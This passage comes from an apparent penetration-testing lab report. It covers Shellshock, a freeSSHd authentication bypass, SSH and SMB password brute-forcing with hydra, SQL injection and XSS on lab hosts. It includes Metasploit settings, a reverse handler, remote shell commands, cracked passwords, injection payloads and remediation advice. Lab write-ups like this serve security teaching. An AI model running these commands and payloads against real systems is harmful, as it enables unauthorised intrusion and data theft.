


Figure 6: Hash value of "Employee Insurance Details.xlsx"

B. Find the sensitive information hidden in the file

1. We used command **"execute -f cmd.exe -i -H"** to use command line on 172.19.19.8, and searched directory named "Personal".




Figure 7: Used command line on 172.19.19.8

Figure 8: Searched directory named "Personal"

2. We found all image files then downloaded them to Kali.




Figure 9: Download the images file to Kali

3. Launched Samba service on Kali to share folder with the other Windows machine in order to use the steganography tool.




Figure 10: Vim /etc/samba/smb.conf




Figure 11: Launched samba service

4. Shared all image files with Windows, then used “QuickStego” to find which file was hidden with message.




Figure 12: Gained access to share folder of Kali




Figure 13: All image files shared from Kali

5. We found that the message was hidden in “The_Sower.bmp”.




Figure 14: The hidden message hidden in the image

Result Analysis:

The above exploit shows that a vulnerable OS version can allow an attacker to pawn the target machine.

Recommendations:

Run Windows Update and update the corresponding hotfixes.

[Challenge 3] Penetration Testing for Shellshock Vulnerability

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, dirb, Metasploit Framework

Threat Description:

(CVE-2014-6271) GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock."

Methodology:

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an http service running on port 80.
2. Secondly, we used command **"dirb http://172.19.19.5"** to look for existing web objects. We found there was a "cgi-bin" directory.

```
root@kali:~# dirb http://172.19.19.5

-----------------
DIRB v2.21
By The Dark Raver
-----------------

START_TIME: Sun May 20 08:56:34 2018
URL_BASE: http://172.19.19.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://172.19.19.5/ ----
+ http://172.19.19.5/cgi-bin/ (CODE:403|SIZE:287)
+ http://172.19.19.5/index (CODE:200|SIZE:177)
+ http://172.19.19.5/index.html (CODE:200|SIZE:177)
+ http://172.19.19.5/server-status (CODE:403|SIZE:292)

-----------------
DOWNLOADED: 4592 - FOUND: 4
root@kali:~#
```

Figure 15: dirb http://172.19.19.5

3. We supposed there were possible entry points under "cgi-bin" directory, so we kept using command **"dirb http://172.19.19.5/cgi-bin"** to scan. Then we found there was an url named "http://172.19.19.5/cgi-bin/cinema".




Figure 16: dirb http://172.19.19.5/cgi-bin

4. We used Metasploit Framework on Kali to exploit this vulnerability. Launched msfconsole, then use **"exploit/multi/http/apache_mod_cgi_bash_env_exec"**.
5. We have issued the following commands:
   - set RHOST 172.19.19.5
   - set TARGETURI http://172.19.19.5/cgi-bin/cinema
   - Then we could control the target host after exploitation!




Figure 17: Used Metasploit to exploit

6. We used command **"execute -f /bin/bash -i -H"** to use bash on 172.19.19.5.
7. Switched to root directory and used command **"find -name "Customer Data.xlsx""**. Then we found the position of "Customer Data.xlsx" was "/home/jason/Documents/Customer Data.xlsx".




Figure 18: The position of "Customer Data.xlsx"

8. Downloaded the file to Kali, and we got the hash value of the file.

Figure 19: Hash value of "Customer Data.xlsx"

Result Analysis:

The above exploit shows that a vulnerability of BASH can allow an attacker to pawn the complete hosting machine.

Recommendations:

Use the following command to repair according to the Linux distribution:

CentOS & RedHat: yum -y update bash

Ubuntu: sudo apt-get update && sudo apt-get install bash

Debian: apt-get -y install --only-upgrade bash

[Challenge 4] Penetration Testing for Weak SSH Password

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, hydra

Threat Description:
Weak password can result in password brute-force attack which attacker can use dictionary file to crack the correct password.

Methodology:

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an ssh service running on port 22.
2. In order to gain access to the target host, we took our first step to use hydra to extract the ssh password of user root. The command is shown below:

hydra -l root -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 172.17.0.3 ssh

3. We found the password of user root was "password".




Figure 20: Used hydra to find ssh password of user root

4. Next, we could login 172.17.0.3 as root through ssh, then switched to root directory and used command **"find -name "Term of Service*""** to find the file.




Figure 21: The position of "Term of Service"

5. We found the file named "Term of Service.pdf" located at "/home/Admin/Documents".




Figure 22: Hash value of "Term of Service.pdf"

Result Analysis:
The above exploit shows that attacker can use dictionary to crack the weak password in order to gain access to the target machine.

Recommendations:

- Enhance the strength of the password of ssh.

[Challenge 5] Penetration Testing for Freesshd Authentication Bypass and Weak SMB Password

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, hydra, Metasploit Framework

Threat Description:

(CVE-2012-6066) FreeSSHd is a free ssh server and it is originally designed to ensure the security of internet connections. However it is now being kicked out freeSSHd through 1.2.6 allows remote attackers to bypass authentication via a crafted session. We only need to use the default account, such as root, to cross the encryption key authentication.

Methodology:

A. Find the file named "FNB_Trading_Summary"

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an ssh service running on port 45.
2. We found the version of ssh service was "WeOnlyDo sshd 2.1.3". So we could exploit the vulnerability of this service.
3. We used Metasploit Framework on Kali. Launched msfconsole, then use **"exploit/windows/ssh/freesshd_authbypass"**.
4. We have issued the following commands:
   - set RHOST 172.19.19.2
   - set RPORT 45
   - Then we could control the target host after exploitation!

```
msf exploit(freesshd_authbypass) > set RHOST 172.19.19.2
RHOST => 172.19.19.2
msf exploit(freesshd_authbypass) > set RPORT 45
RPORT => 45
msf exploit(freesshd_authbypass) > exploit

[*] Started reverse handler on 192.168.0.5:4444
[*] Trying username '4Dgifts'
[*] Trying username 'EZsetup'
[*] Trying username 'OutOfBox'
[*] Trying username 'ROOT'
[*] Trying username 'adm'
[*] Trying username 'admin'
[*] Trying username 'administrator'
[*] Trying username 'anon'
[*] Trying username 'auditor'
[*] Trying username 'avahi'
[*] Trying username 'avahi-autoipd'
[*] Trying username 'backup'
[*] Trying username 'bbs'
[*] Trying username 'bin'
[*] Trying username 'checkfs'
[*] Trying username 'checkfsys'
[*] Trying username 'checksys'
[*] Trying username 'cmwlogin'
[*] Trying username 'couchdb'
[*] Trying username 'daemon'
[*] Trying username 'dbadmin'
```

Figure 23: Used Metasploit to exploit

5. We used command **"execute -f cmd.exe -i -H"** to use windows command line on 172.19.19.2.

6. Switched to C:\ and used command **"dir FNB_Trading_Summary.* /s"**. Then we found the file named "FNB_Trading_Summary.xls" located at "C:\Users\Admin01\Documents".




Figure 24: The position of "FNB_Trading_Summary.xls"

7. Downloaded the file to Kali, and we got the hash value of the file.

Figure 25: Hash value of "FNB_Trading_Summary.xls"

B. Find the password of a user name Arnold

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an smb service running on port 445.
2. We supposed there was a weak password vulnerability of smb service, so we use hydra to extract the smb password of user Arnold. The command is shown below:

hydra -l arnold -P /usr/share/nmap/nselib/data/passwords.lst smb://172.19.19.2:445

3. We found the password of user root was "orange".




Figure 26: Used hydra to find the password of user arnold

Result Analysis:

The above exploit shows that attacker can use the default account to cross the encryption key authentication, or extract the weak password of smb protocol to get control of the target host.

Recommendations:

- Use other ssh server instead, such as Openssh, and install the latest version.
- Enhance the strength of the password.

[Challenge 6] Penetration Testing for SQL injection and XSS

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, nikto

Threat Description:

XSS(cross-site scripting) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages which can be viewed by other users.

SQL injection can be used to perform the following types of attacks:

- **Authentication bypass:** Here the attacker could enter into the network without providing any authentic user name or password and could gain the access over the network.
- **Information disclosure:** After unauthorized entry into the network, the attacker gets access to the sensitive data stored in the database.
- **Compromised data integrity:** The attacker changes the main content of the website and also enters malicious content into it.
- **Compromised availability of data:** The attacker uses this type of attack to delete the data related to audit information or any other crucial database information.
- **Remote code execution:** An attacker could modify, delete, or create data or even can create new accounts with full user rights on the servers that share files and folders. It allows an attacker to compromise the host operating system.

Methodology:

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an http service running on port 80. And we found the target host name was "www.fnb.com" by the scanning result of nikto.




Figure 27: Found the target host name was "www.fnb.com" by the scanning result of nikto

2. We viewed the website "http://www.fnb.com" by Google Chrome. We stared to test if there were any SQL injection vulnerabilities. We supposed the login SQL probably was not a prepared-statement which was the following string:

- "select * from table where username='" + input1 + "' and password='" + input2 + "';"

3. In order to bypass the password field, we typed 1' or 1=1 -- in "Username" field and click "LOGIN" button. There was a message "welcome Smith" on the top-left corner indicated a successful login. It showed that an successful SQL injection was just performed.




Figure 28: Typed 1' or 1=1 -- in "Username" field




Figure 29: Message "welcome Smith" on the top-left corner indicated a successful login

4. After a comprehensive navigation of the site, we found there was a suspicious text filed in the blog section. We typed <script>alert('XSS attack success!!');</script> and click "POST COMMENT" button. Then we entered the blog section again, there was an alert window we just inject in the text field. It also showed that an successful XSS attack was just performed.




Figure 30: Typed <script>alert('XSS attack success!!');</script> in the text area




Figure 31: An alert window we just inject in the text field

Result Analysis:

The above exploit shows how an attacker can use non-validated input to bypass authentication of the web site and inject client-side script into web pages which can be viewed by other users.

Recommendations:

- Make no assumptions about the size, type, or content of the data that is received by your application.
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns.
- Test the content of string variables and accept only expected values.

- Reject entries that contain binary data, escape sequences, and comment characters.
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input.
- Implement multiple layers of validation and never concatenate user input that is not validated.

[Challenge 7] Penetration Testing for WordPress Site Vulnerabilities

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, wpscan, Metasploit Framework

Threat Description:

